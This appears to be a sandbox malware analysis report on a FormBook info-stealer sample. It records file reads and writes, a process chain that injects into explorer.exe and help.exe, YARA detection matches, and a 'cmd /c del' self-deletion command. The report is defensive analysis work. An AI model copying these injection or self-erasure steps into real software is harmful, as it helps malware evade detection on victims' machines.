C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D52CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\s6G3ZtvHZg.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D83C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\s6G3ZtvHZg.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6D83C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D505705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D505705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D4603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D50CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D4603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D4603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D4603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D4603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D505705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D505705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C371B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C371B4F	ReadFile

Analysis Process: s6G3ZtvHZg.exe PID: 6328 Parent PID: 6076

General

Start time:	10:02:34
Start date:	12/04/2021
Path:	C:\Users\user\Desktop\s6G3ZtvHZg.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\s6G3ZtvHZg.exe
Imagebase:	0x3f0000
File size:	893952 bytes
MD5 hash:	885E567660A28EC23B692291587EF69F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: s6G3ZtvHZg.exe PID: 6336 Parent PID: 6076

General

Start time:	10:02:35
Start date:	12/04/2021
Path:	C:\Users\user\Desktop\s6G3ZtvHZg.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\s6G3ZtvHZg.exe
Imagebase:	0xbc0000
File size:	893952 bytes
MD5 hash:	885E567660A28EC23B692291587EF69F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.293813367.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.293813367.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.293813367.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.294200227.0000000001260000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.294200227.0000000001260000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.294200227.0000000001260000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.294175313.0000000001230000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.294175313.0000000001230000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.294175313.0000000001230000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182A7	NtReadFile

Analysis Process: explorer.exe PID: 3292 Parent PID: 6336

General

Start time:	10:02:38
Start date:	12/04/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff662bf0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: help.exe PID: 7084 Parent PID: 3292

General

Start time:	10:02:52
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\help.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\help.exe
Imagebase:	0xbf0000
File size:	10240 bytes
MD5 hash:	09A715036F14D3632AD03B52D1DA6BFF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.505721374.0000000000A00000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.505721374.0000000000A00000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.505721374.0000000000A00000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.504313193.0000000000390000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.504313193.0000000000390000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.504313193.0000000000390000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.505963948.0000000000A30000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.505963948.0000000000A30000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.505963948.0000000000A30000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	3A82A7	NtReadFile

Analysis Process: cmd.exe PID: 2888 Parent PID: 7084

General

Start time:	10:02:57
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\s6G3ZtvHZg.exe'
Imagebase:	0x370000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 4456 Parent PID: 2888

General

Start time:	10:02:57
Start date:	12/04/2021

Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis